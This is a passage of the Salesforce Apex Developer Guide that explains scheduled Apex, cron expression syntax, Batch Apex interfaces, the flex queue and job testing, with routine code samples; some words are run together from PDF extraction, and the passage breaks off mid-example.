    Reason for Failure FailedContext Error Message System.attachFinalizer() is invoked with a null parameter. Queueable Execution Argument cannot be null If you have a Splunk Add-On for Salesforce, you can analyze error messages in your Splunk log. This table provides information about error messages in the Splunk log. Table 4: Troubleshooting Errors in Splunk Log Reason for Failure Error Message Runtime error while executing Finalizer. This error can be an unhandled catchable exception or uncatchable exception (such as a LimitException), or, less commonly, an internal system error. Error processing finalizer for queueable job id: {0} Runtime error while executing Finalizer. This error can be an unhandled catchable exception or uncatchable exception (such as a LimitException), or, less commonly, an internal system error. Error processing the finalizer (class name: {0}) for the queueable job id: {1} (queueable class id: {2}) Apex Scheduler To invoke Apex classes to run at specific times, first implement the Schedulable interface for the class, then specify the schedule using either the Schedule Apex page in the Salesforce user interface, or the System.schedule method. Important: Salesforce schedules the class for execution at the specified time. Actual execution can be delayed based on service availability. You can only have 100 scheduled Apex jobs at one time. You can evaluate your current count by viewing the Scheduled Jobs page in Salesforce and creating a custom view with a type filter equal to “Scheduled Apex”. You can also programmatically query the CronTrigger and CronJobDetail objects to get the count of Apex scheduled jobs. Use extreme care if you’re planning to schedule a class from a trigger. You must be able to guarantee that the trigger won’t add more scheduled classes than the limit. In particular, consider API bulk updates, import wizards, mass record changes through the user interface, and all cases where more than one record can be updated at a time. If there are one or more active scheduled jobs for an Apex class, you can’t update the class or any classes referenced by this class through the Salesforce user interface. However, you can enable deployments to update the class with active scheduled jobs by using the Metadata API (for example, when using the Salesforce extensions for Visual Studio Code). See “Deployment Connections for Change Sets” in Salesforce Help. Implementing the Schedulable Interface To schedule an Apex class to run at regular intervals, first write an Apex class that implements the Salesforce-provided interface Schedulable. The scheduler runs as system—all classes are executed, whether the user has permission to execute the class or not. To monitor or stop the execution of a scheduled Apex job using the Salesforce user interface, from Setup, enter Scheduled Jobs in the Quick Find box, then select Scheduled Jobs. The Schedulable interface contains one method that must be implemented, execute. global void execute(SchedulableContext sc){} 266 Invoking Apex Apex Developer Guide
  • 271.
    The implemented methodmust be declared as global or public. Use this method to instantiate the class you want to schedule. Tip: Though it's possible to do additional processing in the execute method, we recommend that all processing must take place in a separate class. The following example implements the Schedulable interface for a class called MergeNumbers: global class ScheduledMerge implements Schedulable { global void execute(SchedulableContext SC) { MergeNumbers M = new MergeNumbers(); } } To implement the class, execute this example in the Developer Console. ScheduledMerge m = new ScheduledMerge(); String sch = '20 30 8 10 2 ?'; String jobID = System.schedule('Merge Job', sch, m); You can also use the Schedulable interface with batch Apex classes. The following example implements the Schedulable interface for a batch Apex class called Batchable: global class ScheduledBatchable implements Schedulable { global void execute(SchedulableContext sc) { Batchable b = new Batchable(); Database.executeBatch(b); } } An easier way to schedule a batch job is to call the System.scheduleBatch method without having to implement the Schedulable interface. UsetheSchedulableContextobjecttotrackthescheduledjobwhenit'sscheduled.TheSchedulableContext getTriggerID method returns the ID of the CronTrigger object associated with this scheduled job as a string. You can query CronTrigger to track the progress of the scheduled job. To stop execution of a job that was scheduled, use the System.abortJob method with the ID returned by the getTriggerID method. Tracking the Progress of a Scheduled Job Using Queries After the Apex job has been scheduled, you can obtain more information about it by running a SOQL query on CronTrigger. You can retrieve the number of times the job has run, and the date and time when the job is scheduled to run again, as shown in this example. CronTrigger ct = [SELECT TimesTriggered, NextFireTime FROM CronTrigger WHERE Id = :jobID]; The previous example assumes you have a jobID variable holding the ID of the job. The System.schedule method returns the job ID. If you’re performing this query inside the execute method of your schedulable class, you can obtain the ID of the current job by calling getTriggerId on the SchedulableContext argument variable. Assuming this variable name is sc, the modified example becomes: CronTrigger ct = [SELECT TimesTriggered, NextFireTime FROM CronTrigger WHERE Id = :sc.getTriggerId()]; 267 Invoking Apex Apex Developer Guide
  • 272.
    You can alsoget the job’s name and the job’s type from the CronJobDetail record associated with the CronTrigger record. To do so, use the CronJobDetail relationship when performing a query on CronTrigger. This example retrieves the most recent CronTrigger record with the job name and type from CronJobDetail. CronTrigger job = [SELECT Id, CronJobDetail.Id, CronJobDetail.Name, CronJobDetail.JobType FROM CronTrigger ORDER BY CreatedDate DESC LIMIT 1]; Alternatively, you can query CronJobDetail directly to get the job’s name and type. This next example gets the job’s name and type for the CronTrigger record queried in the previous example. The corresponding CronJobDetail record ID is obtained by the CronJobDetail.Id expression on the CronTrigger record. CronJobDetail ctd = [SELECT Id, Name, JobType FROM CronJobDetail WHERE Id = :job.CronJobDetail.Id]; To obtain the total count of all Apex scheduled jobs, excluding all other scheduled job types, perform the following query. Note the value '7' is specified for the job type, which corresponds to the scheduled Apex job type. SELECT COUNT() FROM CronTrigger WHERE CronJobDetail.JobType = '7' Testing the Apex Scheduler The following is an example of how to test using the Apex scheduler. The System.schedule methodstartsanasynchronousprocess.WhenyoutestscheduledApex,youmustensurethatthescheduled jobisfinishedbeforetestingagainsttheresults.UsetheTestmethods startTest and stopTest aroundthe System.schedule method to ensure it finishes before continuing your test. All asynchronous calls made after the startTest method are collected by the system. When stopTest is executed, all asynchronous processes are run synchronously. If you don’t include the System.schedule method within the startTest and stopTest methods, the scheduled job executes at the end of your test method for Apex saved using Salesforce API version 25.0 and later, but not in earlier versions. This example defines a class to be tested. global class TestScheduledApexFromTestMethod implements Schedulable { // This test runs a scheduled job at midnight Sept. 3rd. 2042 public static String CRON_EXP = '0 0 0 3 9 ? 2042'; global void execute(SchedulableContext ctx) { CronTrigger ct = [SELECT Id, CronExpression, TimesTriggered, NextFireTime FROM CronTrigger WHERE Id = :ctx.getTriggerId()]; System.assertEquals(CRON_EXP, ct.CronExpression); System.assertEquals(0, ct.TimesTriggered); System.assertEquals('2042-09-03 00:00:00', String.valueOf(ct.NextFireTime)); Account a = [SELECT Id, Name FROM Account WHERE Name = 'testScheduledApexFromTestMethod']; a.name = 'testScheduledApexFromTestMethodUpdated'; update a; } } 268 Invoking Apex Apex Developer Guide
  • 273.
    The following teststhe class: @istest class TestClass { static testmethod void test() { Test.startTest(); Account a = new Account(); a.Name = 'testScheduledApexFromTestMethod'; insert a; // Schedule the test job String jobId = System.schedule('testBasicScheduledApex', TestScheduledApexFromTestMethod.CRON_EXP, new TestScheduledApexFromTestMethod()); // Get the information from the CronTrigger API object CronTrigger ct = [SELECT Id, CronExpression, TimesTriggered, NextFireTime FROM CronTrigger WHERE id = :jobId]; // Verify the expressions are the same System.assertEquals(TestScheduledApexFromTestMethod.CRON_EXP, ct.CronExpression); // Verify the job has not run System.assertEquals(0, ct.TimesTriggered); // Verify the next time the job will run System.assertEquals('2042-09-03 00:00:00', String.valueOf(ct.NextFireTime)); System.assertNotEquals('testScheduledApexFromTestMethodUpdated', [SELECT id, name FROM account WHERE id = :a.id].name); Test.stopTest(); System.assertEquals('testScheduledApexFromTestMethodUpdated', [SELECT Id, Name FROM Account WHERE Id = :a.Id].Name); } } Using the System.schedule Method After you implement a class with the Schedulable interface, use the System.schedule method to execute it. The scheduler runs as system—all classes are executed, whether the user has permission to execute the class, or not. Note: Use extreme care if you’re planning to schedule a class from a trigger. You must be able to guarantee that the trigger won’t add more scheduled classes than the limit. In particular, consider API bulk updates, import wizards, mass record changes through the user interface, and all cases where more than one record can be updated at a time. 269 Invoking Apex Apex Developer Guide
  • 274.
    The System.schedule methodtakes three arguments: a name for the job, an expression used to represent the time and date the job is scheduled to run, and the name of the class. This expression has the following syntax: Seconds Minutes Hours Day_of_month Month Day_of_week Optional_year Note: Salesforce schedules the class for execution at the specified time. Actual execution can be delayed based on service availability. The System.schedule method uses the user's timezone for the basis of all schedules. The following are the values for the expression: Special Characters Values Name None 0–59 Seconds None 0–59 Minutes , - * / 0–23 Hours , - * ? / L W 1–31 Day_of_month , - * / 1–12 or the following: Month • JAN • FEB • MAR • APR • MAY • JUN • JUL • AUG • SEP • OCT • NOV • DEC , - * ? / L # 1–7 or the following: Day_of_week • SUN • MON • TUE • WED • THU • FRI • SAT , - * / null or 1970–2099 optional_year 270 Invoking Apex Apex Developer Guide
  • 275.
    The special charactersare defined as follows: Description Special Character Delimitsvalues.Forexample,use JAN, MAR, APR tospecifymorethanonemonth. , Specifies a range. For example, use JAN-MAR to specify more than one month. - Specifies all values. For example, if Month is specified as *, the job is scheduled for every month. * Specifies no specific value. This option is only available for Day_of_month and Day_of_week.It’stypicallyusedwhenspecifyingavalueforoneandnottheother. ? Specifies increments. The number before the slash specifies when the intervals will begin,andthenumberaftertheslashistheintervalamount.Forexample,ifyouspecify / 1/5 for Day_of_month, the Apex class runs every fifth day of the month, starting on the first of the month. Specifies the end of a range (last). This option is only available for Day_of_month and Day_of_week. When used with Day of month, L always means the last L day of the month, such as January 31, February 29 (for leap years), and so on. When used with Day_of_week by itself, it always means 7 or SAT. When used with a Day_of_week value,itmeansthelastofthattypeofdayinthemonth.Forexample, if you specify 2L, you’re specifying the last Monday of the month. Don’t use a range of values with L as the results can be unexpected. Specifies the nearest weekday (Monday-Friday) of the given day. This option is only available for Day_of_month. For example, if you specify 20W, and the 20th is a W Saturday, the class runs on the 19th. If you specify 1W, and the first is a Saturday, the class doesn’t run in the previous month, but on the third, which is the following Monday. Tip: Use the L and W together to specify the last weekday of the month. Specifies the nth day of the month, in the format weekday#day_of_month. This option is only available for Day_of_week. The number before the # specifies # weekday (SUN-SAT). The number after the # specifies the day of the month. For example, specifying 2#1 means the class runs on the first Monday of every month. The following are some examples of how to use the expression. Description Expression Class runs every day at 1 PM. 0 0 13 * * ? Class runs every hour at 5 minutes past the hour. 0 5 * * * ? Note: Apex doesn’t allow for a job to be scheduled more than once an hour. Class runs the last Friday of every month at 10 PM. 0 0 22 ? * 6L 271 Invoking Apex Apex Developer Guide
  • 276.
    Description Expression Class runs Mondaythrough Friday at 10 AM. 0 0 10 ? * MON-FRI Class runs every day at 8 PM during the year 2010. 0 0 20 * * ? 2010 In the following example, the class Proschedule implements the Schedulable interface. The class is scheduled to run at 8 AM, on the 13 February. Proschedule p = new Proschedule(); String sch = '0 0 8 13 2 ?'; System.schedule('One Time Pro', sch, p); Using the System.scheduleBatch Method for Batch Jobs You can call the System.scheduleBatch method to schedule a batch job to run one time at a specified time in the future. This method is available only for batch classes and doesn’t require the implementation of the Schedulable interface. It’s therefore easy to schedule a batch job for one execution. For more details on how to use the System.scheduleBatch method, see Using the System.scheduleBatch Method. Apex Scheduler Limits • You can only have 100 scheduled Apex jobs at one time. You can evaluate your current count by viewing the Scheduled Jobs page in Salesforce and creating a custom view with a type filter equal to “Scheduled Apex”. You can also programmatically query the CronTrigger and CronJobDetail objects to get the count of Apex scheduled jobs. • The maximum number of scheduled Apex executions per a 24-hour period is 250,000 or the number of user licenses in your organization multiplied by 200, whichever is greater. This limit is for your entire org and is shared with all asynchronous Apex: Batch Apex, Queueable Apex, scheduled Apex, and future methods. To check how many asynchronous Apex executions are available, make a request to REST API limits resource. See List Organization Limits in the REST API Developer Guide. The license types that count toward this limit include full Salesforce and Salesforce Platform user licenses, App Subscription user licenses, Chatter Only users, Identity users, and Company Communities users. Apex Scheduler Notes and Best Practices • Salesforce schedules the class for execution at the specified time. Actual execution can be delayed based on service availability. • Use extreme care if you’re planning to schedule a class from a trigger. You must be able to guarantee that the trigger won’t add more scheduled classes than the limit. In particular, consider API bulk updates, import wizards, mass record changes through the user interface, and all cases where more than one record can be updated at a time. • Though it's possible to do additional processing in the execute method, we recommend that all processing must take place in a separate class. • Synchronous Web service callouts aren’t supported from scheduled Apex. To make asynchronous callouts, use Queueable Apex, implementing the Database.AllowsCallouts marker interface. If your scheduled Apex executes a batch job using the Database.AllowsCallouts marker interface, callouts are supported from the batch class. See Using Batch Apex. • Apex jobs scheduled to run during a Salesforce service maintenance downtime will be scheduled to run after the service comes back up, when system resources become available. If a scheduled Apex job was running when downtime occurred, the job is rolled back and scheduled again after the service comes back up. After major service upgrades, there can be longer delays than usual for starting scheduled Apex jobs because of system usage spikes. 272 Invoking Apex Apex Developer Guide
  • 277.
    • Scheduled jobobjects, along with their member variables and properties, persist from initialization to subsequent scheduled runs. The object state at the time of invocation of System.schedule() persists in subsequent job executions. With Batch Apex, it’s possible to force a new serialized state for new jobs by usingDatabase.Stateful. With Scheduled Apex, use the transient keyword so that member variables and properties aren’t persisted. See Using the transient Keyword. SEE ALSO: Apex Reference Guide: Schedulable Interface Batch Apex A developer can now employ batch Apex to build complex, long-running processes that run on thousands of records on the Lightning Platform. Batch Apex operates over small batches of records, covering your entire record set and breaking the processing down to manageable chunks. For example, a developer could build an archiving solution that runs on a nightly basis, looking for records past a certain date and adding them to an archive. Or a developer could build a data cleansing operation that goes through all Accounts and Opportunities on a nightly basis and updates them if necessary, based on custom criteria. Batch Apex is exposed as an interface that must be implemented by the developer. Batch jobs can be programmatically invoked at runtime using Apex. You can only have five queued or active batch jobs at one time. You can evaluate your current count by viewing the Scheduled Jobs page in Salesforce or programmatically using SOAP API to query the AsyncApexJob object. Warning: Use extreme care if you are planning to invoke a batch job from a trigger. You must be able to guarantee that the trigger does not add more batch jobs than the limit. In particular, consider API bulk updates, import wizards, mass record changes through the user interface, and all cases where more than one record can be updated at a time. Batch jobs can also be programmatically scheduled to run at specific times using the Apex scheduler, or scheduled using the Schedule Apex page in the Salesforce user interface. For more information on the Schedule Apex page, see “Schedule Apex Jobs” in the Salesforce online help. The batch Apex interface is also used for Apex managed sharing recalculations. For more information on batch jobs, continue to Using Batch Apex on page 273. For more information on Apex managed sharing, see Understanding Apex Managed Sharing on page 210. For more information on firing platform events from batch Apex, see Firing Platform Events from Batch Apex IN THIS SECTION: Using Batch Apex Firing Platform Events from Batch Apex Batch Apex classes can fire platform events when encountering an error or exception. Clients listening on an event can obtain actionable information, such as how often the event failed and which records were in scope at the time of failure. Events are also fired for Salesforce Platform internal errors and other uncatchable Apex exceptions such as LimitExceptions, which are caused by reaching governor limits. Using Batch Apex To use batch Apex, write an Apex class that implements the Salesforce-provided interface Database.Batchable and then invoke the class programmatically. To monitor or stop the execution of the batch Apex job, from Setup, enter Apex Jobs in the Quick Find box, then select Apex Jobs. 273 Invoking Apex Apex Developer Guide
  • 278.
    Implementing the Database.BatchableInterface The Database.Batchable interface contains three methods that must be implemented. • start method: public (Database.QueryLocator | Iterable<sObject>) start(Database.BatchableContext bc) {} To collect the records or objects to pass to the interface method execute, call the start method at the beginning of a batch Apex job. This method returns either a Database.QueryLocator object or an iterable that contains the records or objects passed to the job. When you’re using a simple query (SELECT) to generate the scope of objects in the batch job, use the Database.QueryLocator object. If you use a QueryLocator object, the governor limit for the total number of records retrieved by SOQL queries is bypassed. For example, a batch Apex job for the Account object can return a QueryLocator for all account records (up to 50 million records) in an org. Another example is a sharing recalculation for the Contact object that returns a QueryLocator for all account records in an org. Use the iterable to create a complex scope for the batch job. You can also use the iterable to create your own custom process for iterating through the list. Important: If you use an iterable, the governor limit for the total number of records retrieved by SOQL queries is still enforced. For more information on using iterables for batch jobs, see Batch Apex Best Practices • execute method: public void execute(Database.BatchableContext BC, list<P>){} To do the required processing for each chunk of data, use the execute method. This method is called for each batch of records that you pass to it. This method takes the following: – A reference to the Database.BatchableContext object. – AlistofsObjects,suchas List<sObject>,oralistofparameterizedtypes.Ifyou’reusinga Database.QueryLocator, use the returned list. Batches of records tend to execute in the order in which they’re received from the start method. However, the order in which batches of records execute depends on various factors. The order of execution isn’t guaranteed. • finish method: public void finish(Database.BatchableContext BC){} Tosendconfirmationemailsorexecutepost-processingoperations,usethe finish method.Thismethodiscalledafterallbatches are processed. Each execution of a batch Apex job is considered a discrete transaction. For example, a batch Apex job that contains 1,000 records and isexecutedwithouttheoptional scope parameterfrom Database.executeBatch isconsideredfivetransactionsof200records each. The Apex governor limits are reset for each transaction. If the first transaction succeeds but the second fails, the database updates made in the first transaction aren’t rolled back. Using Database.BatchableContext All the methods in the Database.Batchable interface require a reference to a Database.BatchableContext object. Use this object to track the progress of the batch job. 274 Invoking Apex Apex Developer Guide
  • 279.
    The following isthe instance method with the Database.BatchableContext object: Description Returns Arguments Name Returns the ID of the AsyncApexJob object associated with this batch job as a string. Use this method to track the ID getJobID progress of records in the batch job. You can also use this ID with the System.abortJob method. The following example uses the Database.BatchableContext to query the AsyncApexJob associated with the batch job. public void finish(Database.BatchableContext BC){ // Get the ID of the AsyncApexJob representing this batch job // from Database.BatchableContext. // Query the AsyncApexJob object to retrieve the current job's information. AsyncApexJob a = [SELECT Id, Status, NumberOfErrors, JobItemsProcessed, TotalJobItems, CreatedBy.Email FROM AsyncApexJob WHERE Id = :BC.getJobId()]; // Send an email to the Apex job's submitter notifying of job completion. Messaging.SingleEmailMessage mail = new Messaging.SingleEmailMessage(); String[] toAddresses = new String[] {a.CreatedBy.Email}; mail.setToAddresses(toAddresses); mail.setSubject('Apex Sharing Recalculation ' + a.Status); mail.setPlainTextBody ('The batch Apex job processed ' + a.TotalJobItems + ' batches with '+ a.NumberOfErrors + ' failures.'); Messaging.sendEmail(new Messaging.SingleEmailMessage[] { mail }); } Using Database.QueryLocator to Define Scope The start method can return either a Database.QueryLocator object that contains the records to use in the batch job or an iterable. The following example uses a Database.QueryLocator: public class SearchAndReplace implements Database.Batchable<sObject>{ public final String Query; public final String Entity; public final String Field; public final String Value; public SearchAndReplace(String q, String e, String f, String v){ Query=q; Entity=e; Field=f;Value=v; } public Database.QueryLocator start(Database.BatchableContext BC){ return Database.getQueryLocator(query); } 275 Invoking Apex Apex Developer Guide
  • 280.
    public void execute(Database.BatchableContextBC, List<sObject> scope){ for(sobject s : scope){ s.put(Field,Value); } update scope; } public void finish(Database.BatchableContext BC){ } } Using an Iterable in Batch Apex to Define Scope The start method can return either a Database.QueryLocator object that contains the records to use in the batch job or an iterable. Use an iterable to step through the returned items more easily. public class batchClass implements Database.batchable{ public Iterable start(Database.BatchableContext info){ return new CustomAccountIterable(); } public void execute(Database.BatchableContext info, List<Account> scope){ List<Account> accsToUpdate = new List<Account>(); for(Account a : scope){ a.Name = 'true'; a.NumberOfEmployees = 70; accsToUpdate.add(a); } update accsToUpdate; } public void finish(Database.BatchableContext info){ } } Using the Database.executeBatch Method to Submit Batch Jobs You can use the Database.executeBatch method to programmatically begin a batch job. Important: When you call Database.executeBatch, Salesforce adds the process to the queue. Actual execution can be delayed based on service availability. The Database.executeBatch method takes two parameters: • An instance of a class that implements the Database.Batchable interface. • An optional parameter scope. This parameter specifies the number of records to pass into the execute method. Use this parameter when you have many operations for each record being passed in and are running into governor limits. By limiting the number of records, you’re limiting the operations per transaction. This value must be greater than zero. If the start method of the batch class returns a QueryLocator, the optional scope parameter of Database.executeBatch can have a maximum value of 2,000. If set to a higher value, Salesforce chunks the records returned by the QueryLocator into smaller batches of up to 2,000 records. If the start method of the batch class returns an iterable, the scope parameter value has no upper limit. However, if you use a high number, you can run into other limits. The optimal scope size is a factor of 2000, for example, 100, 200, 400 and so on. 276 Invoking Apex Apex Developer Guide
  • 281.
    The Database.executeBatch methodreturns the ID of the AsyncApexJob object, which you can use to track the progress of the job. For example: ID batchprocessid = Database.executeBatch(reassign); AsyncApexJob aaj = [SELECT Id, Status, JobItemsProcessed, TotalJobItems, NumberOfErrors FROM AsyncApexJob WHERE ID =: batchprocessid ]; You can also use this ID with the System.abortJob method. For more information, see AsyncApexJob in the Object Reference for Salesforce. Holding Batch Jobs in the Apex Flex Queue With the Apex flex queue, you can submit up to 100 batch jobs. The outcome of Database.executeBatch is as follows. • The batch job is placed in the Apex flex queue, and its status is set to Holding. • If the Apex flex queue has the maximum number of 100 jobs, Database.executeBatch throws a LimitException and doesn't add the job to the queue. Note: If your org doesn’t have Apex flex queue enabled, Database.executeBatch adds the batch job to the batch job queue with the Queued status. If the concurrent limit of queued or active batch job has been reached, a LimitException is thrown, and the job isn’t queued. Reordering Jobs in the Apex Flex Queue While submitted jobs have a status of Holding, you can reorder them in the Salesforce user interface to control which batch jobs are processed first. To do so, from Setup, enter Apex Flex Queue in the Quick Find box, then select Apex Flex Queue. Alternatively, you can use Apex methods to reorder batch jobs in the flex queue. To move a job to a new position, call one of the System.FlexQueue methods. Pass the method the job ID and, if applicable, the ID of the job next to the moved job’s new position. For example: Boolean isSuccess = System.FlexQueue.moveBeforeJob(jobToMoveId, jobInQueueId); You can reorder jobs in the Apex flex queue to prioritize jobs. For example, you can move a batch job up to the first position in the holding queue to be processed first when resources become available. Otherwise, jobs are processed “first-in, first-out”—in the order in which they’re submitted. When system resources become available, the system picks up the next job from the top of the Apex flex queue and moves it to the batch job queue. The system can process up to five queued or active jobs simultaneously for each organization. The status of these moved jobs changes from Holding to Queued. Queued jobs get executed when the system is ready to process new jobs. You can monitor queued jobs on the Apex Jobs page. Batch Job Statuses The following table lists all possible statuses for a batch job along with a description of each. Description Status Job has been submitted and is held in the Apex flex queue until systemresourcesbecomeavailabletoqueuethejobforprocessing. Holding Job is awaiting execution. Queued 277 Invoking Apex Apex Developer Guide
  • 282.
    Description Status The start methodof the job has been invoked. This status can last a few minutes depending on the size of the batch of records. Preparing Job is being processed. Processing Job aborted by a user. Aborted Job completed with or without failures. Completed Job experienced a system failure. Failed Using the System.scheduleBatch Method You can use the System.scheduleBatch method to schedule a batch job to run once at a future time. The System.scheduleBatch method takes the following parameters. • An instance of a class that implements the Database.Batchable interface. • The job name. • The time interval, in minutes, after which the job starts executing. • An optional scope value. This parameter specifies the number of records to pass into the execute method. Use this parameter when you have many operations for each record being passed in and are running into governor limits. By limiting the number of records, you’re limiting the operations per transaction. This value must be greater than zero.If the start method of the batch class returns a QueryLocator, the optional scope parameter of Database.executeBatch can have a maximum value of 2,000. If set to a higher value, Salesforce chunks the records returned by the QueryLocator into smaller batches of up to 2,000 records. If the start method of the batch class returns an iterable, the scope parameter value has no upper limit. However, if you use a high number, you can run into other limits. The optimal scope size is a factor of 2000, for example, 100, 200, 400 and so on. The System.scheduleBatch method returns the scheduled job ID (CronTrigger ID). This example schedules a batch job to run 60 minutes from now by calling System.scheduleBatch. The example passes this method an instance of a batch class (the reassign variable), a job name, and a time interval of 60 minutes. The optional scope parameter has been omitted. The method returns the scheduled job ID, which is used to query CronTrigger to get the status of the corresponding scheduled job. String cronID = System.scheduleBatch(reassign, 'job example', 60); CronTrigger ct = [SELECT Id, TimesTriggered, NextFireTime FROM CronTrigger WHERE Id = :cronID]; // TimesTriggered should be 0 because the job hasn't started yet. System.assertEquals(0, ct.TimesTriggered); System.debug('Next fire time: ' + ct.NextFireTime); // For example: // Next fire time: 2013-06-03 13:31:23 For more information, see CronTrigger in the Object Reference for Salesforce. Note: Some things to note about System.scheduleBatch: • Whenyoucall System.scheduleBatch,Salesforceschedulesthejobforexecutionatthespecifiedtime.Actualexecution occurs at or after that time, depending on service availability. 278 Invoking Apex Apex Developer Guide
  • 283.
    • The schedulerruns as system—all classes are executed, whether the user has permission to execute the class, or not. • When the job’s schedule is triggered, the system queues the batch job for processing. If Apex flex queue is enabled in your org, the batch job is added at the end of the flex queue. For more information, see Holding Batch Jobs in the Apex Flex Queue. • All scheduled Apex limits apply for batch jobs scheduled using System.scheduleBatch. After the batch job is queued (with a status of Holding or Queued), all batch job limits apply and the job no longer counts toward scheduled Apex limits. • After calling this method and before the batch job starts, you can use the returned scheduled job ID to abort the scheduled job using the System.abortJob method. Batch Apex Examples The following example uses a Database.QueryLocator: public class UpdateAccountFields implements Database.Batchable<sObject>{ public final String Query; public final String Entity; public final String Field; public final String Value; public UpdateAccountFields(String q, String e, String f, String v){ Query=q; Entity=e; Field=f;Value=v; } public Database.QueryLocator start(Database.BatchableContext BC){ return Database.getQueryLocator(query); } public void execute(Database.BatchableContext BC, List<sObject> scope){ for(Sobject s : scope){s.put(Field,Value); } update scope; } public void finish(Database.BatchableContext BC){ } } You can use the following code to call the previous class. // Query for 10 accounts String q = 'SELECT Industry FROM Account LIMIT 10'; String e = 'Account'; String f = 'Industry'; String v = 'Consulting'; Id batchInstanceId = Database.executeBatch(new UpdateAccountFields(q,e,f,v), 5); To exclude accounts or invoices that were deleted but are still in the Recycle Bin, include isDeleted=false in the SOQL query WHERE clause, as shown in these modified samples. // Query for accounts that aren't in the Recycle Bin String q = 'SELECT Industry FROM Account WHERE isDeleted=false LIMIT 10'; 279 Invoking Apex Apex Developer Guide
  • 284.
    String e ='Account'; String f = 'Industry'; String v = 'Consulting'; Id batchInstanceId = Database.executeBatch(new UpdateAccountFields(q,e,f,v), 5); // Query for invoices that aren't in the Recycle Bin String q = 'SELECT Description__c FROM Invoice_Statement__c WHERE isDeleted=false LIMIT 10'; String e = 'Invoice_Statement__c'; String f = 'Description__c'; String v = 'Updated description'; Id batchInstanceId = Database.executeBatch(new UpdateInvoiceFields(q,e,f,v), 5); The following class uses batch Apex to reassign all accounts owned by a specific user to a different user. public class OwnerReassignment implements Database.Batchable<sObject>{ String query; String email; Id toUserId; Id fromUserId; public Database.querylocator start(Database.BatchableContext BC){ return Database.getQueryLocator(query);} public void execute(Database.BatchableContext BC, List<sObject> scope){ List<Account> accns = new List<Account>(); for(sObject s : scope){Account a = (Account)s; if(a.OwnerId==fromUserId){ a.OwnerId=toUserId; accns.add(a); } } update accns; } public void finish(Database.BatchableContext BC){ Messaging.SingleEmailMessage mail = new Messaging.SingleEmailMessage(); mail.setToAddresses(new String[] {email}); mail.setReplyTo('batch@acme.com'); mail.setSenderDisplayName('Batch Processing'); mail.setSubject('Batch Process Completed'); mail.setPlainTextBody('Batch Process has completed'); Messaging.sendEmail(new Messaging.SingleEmailMessage[] { mail }); } } Use the following to execute the OwnerReassignment class in the previous example. OwnerReassignment reassign = new OwnerReassignment(); reassign.query = 'SELECT Id, Name, Ownerid FROM Account ' + 280 Invoking Apex Apex Developer Guide
  • 285.
    'WHERE ownerid='' +u.id + '''; reassign.email='admin@acme.com'; reassign.fromUserId = u; reassign.toUserId = u2; ID batchprocessid = Database.executeBatch(reassign); The following is an example of a batch Apex class for deleting records. public class BatchDelete implements Database.Batchable<sObject> { public String query; public Database.QueryLocator start(Database.BatchableContext BC){ return Database.getQueryLocator(query); } public void execute(Database.BatchableContext BC, List<sObject> scope){ delete scope; DataBase.emptyRecycleBin(scope); } public void finish(Database.BatchableContext BC){ } } This code calls the BatchDelete batch Apex class to delete old documents. The specified query selects documents to delete for all documents that are in a specified folder and that are older than a specified date. Next, the sample invokes the batch job. BatchDelete BDel = new BatchDelete(); Datetime d = Datetime.now(); d = d.addDays(-1); // Replace this value with the folder ID that contains // the documents to delete. String folderId = '00lD000000116lD'; // Query for selecting the documents to delete BDel.query = 'SELECT Id FROM Document WHERE FolderId='' + folderId + '' AND CreatedDate < '+d.format('yyyy-MM-dd')+'T'+ d.format('HH:mm')+':00.000Z'; // Invoke the batch job. ID batchprocessid = Database.executeBatch(BDel); System.debug('Returned batch process ID: ' + batchProcessId); Using Callouts in Batch Apex To use a callout in batch Apex, specify Database.AllowsCallouts in the class definition. For example: public class SearchAndReplace implements Database.Batchable<sObject>, Database.AllowsCallouts{ } Callouts include HTTP requests and methods defined with the webservice keyword. Using State in Batch Apex Each execution of a batch Apex job is considered a discrete transaction. For example, a batch Apex job that contains 1,000 records and is executed without the optional scope parameter is considered five transactions of 200 records each. 281 Invoking Apex Apex Developer Guide
  • 286.
    If you specifyDatabase.Stateful in the class definition, you can maintain state across these transactions. When using Database.Stateful, only instance member variables retain their values between transactions. Static member variables don’t retaintheirvaluesandareresetbetweentransactions.Maintainingstateisusefulforcountingorsummarizingrecordsasthey’reprocessed. For example, suppose your job processes opportunity records. You could define a method in execute to aggregate totals of the opportunity amounts as they were processed. If you don’t specify Database.Stateful, all static and instance member variables are set back to their original values. The following example summarizes a custom field total__c as the records are processed. public class SummarizeAccountTotal implements Database.Batchable<sObject>, Database.Stateful{ public final String Query; public integer Summary; public SummarizeAccountTotal(String q){Query=q; Summary = 0; } public Database.QueryLocator start(Database.BatchableContext BC){ return Database.getQueryLocator(query); } public void execute( Database.BatchableContext BC, List<sObject> scope){ for(sObject s : scope){ Summary = Integer.valueOf(s.get('total__c'))+Summary; } } public void finish(Database.BatchableContext BC){ } } In addition, you can specify a variable to access the initial state of the class. You can use this variable to share the initial state with all instances of the Database.Batchable methods. For example: // Implement the interface using a list of Account sObjects // Note that the initialState variable is declared as final public class MyBatchable implements Database.Batchable<sObject> { private final String initialState; String query; public MyBatchable(String intialState) { this.initialState = initialState; } public Database.QueryLocator start(Database.BatchableContext BC) { // Access initialState here return Database.getQueryLocator(query); } 282 Invoking Apex Apex Developer Guide
  • 287.
    public void execute(Database.BatchableContextBC, List<sObject> batch) { // Access initialState here } public void finish(Database.BatchableContext BC) { // Access initialState here } } The initialState stores only the initial state of the class. You can’t use it to pass information between instances of the class during execution of the batch job. For example, if you change the value of initialState in execute, the second chunk of processed records can’t access the new value. Only the initial value is accessible. Testing Batch Apex When testing your batch Apex, you can test only one execution of the execute method. Use the scope parameter of the executeBatch method to limit the number of records passed into the execute method to ensure that you aren’t running into governor limits. The executeBatch method starts an asynchronous process. When you test batch Apex, make certain that the asynchronously processed batch job is finished before testing against the results. Use the Test methods startTest and stopTest around the executeBatch method to ensure that it finishes before continuing your test. All asynchronous calls made after the startTest method are collected by the system. When stopTest is executed, all asynchronous processes are run synchronously. If you don’t include the executeBatch method within the startTest and stopTest methods, the batch job executes at the end of your test method. This execution order applies for Apex saved using API version 25.0 and later, but not for earlier versions. ForApexsavedusingAPIversion22.0andlater,exceptionsthatoccurduringtheexecutionofabatchApexjobinvokedbyatestmethod are passed to the calling test method. As a result, these exceptions cause the test method to fail. If you want to handle exceptions in the test method, enclose the code in try and catch statements. Place the catch block after the stopTest method. However, with Apex saved using Apex version 21.0 and earlier, such exceptions don’t get passed to the test method and don’t cause test methods to fail. Note: Asynchronous calls, such as @future or executeBatch, called in a startTest, stopTest block, don’t count against your limits for the number of queued jobs. The following example tests the OwnerReassignment class. public static testMethod void testBatch() { user u = [SELECT ID, UserName 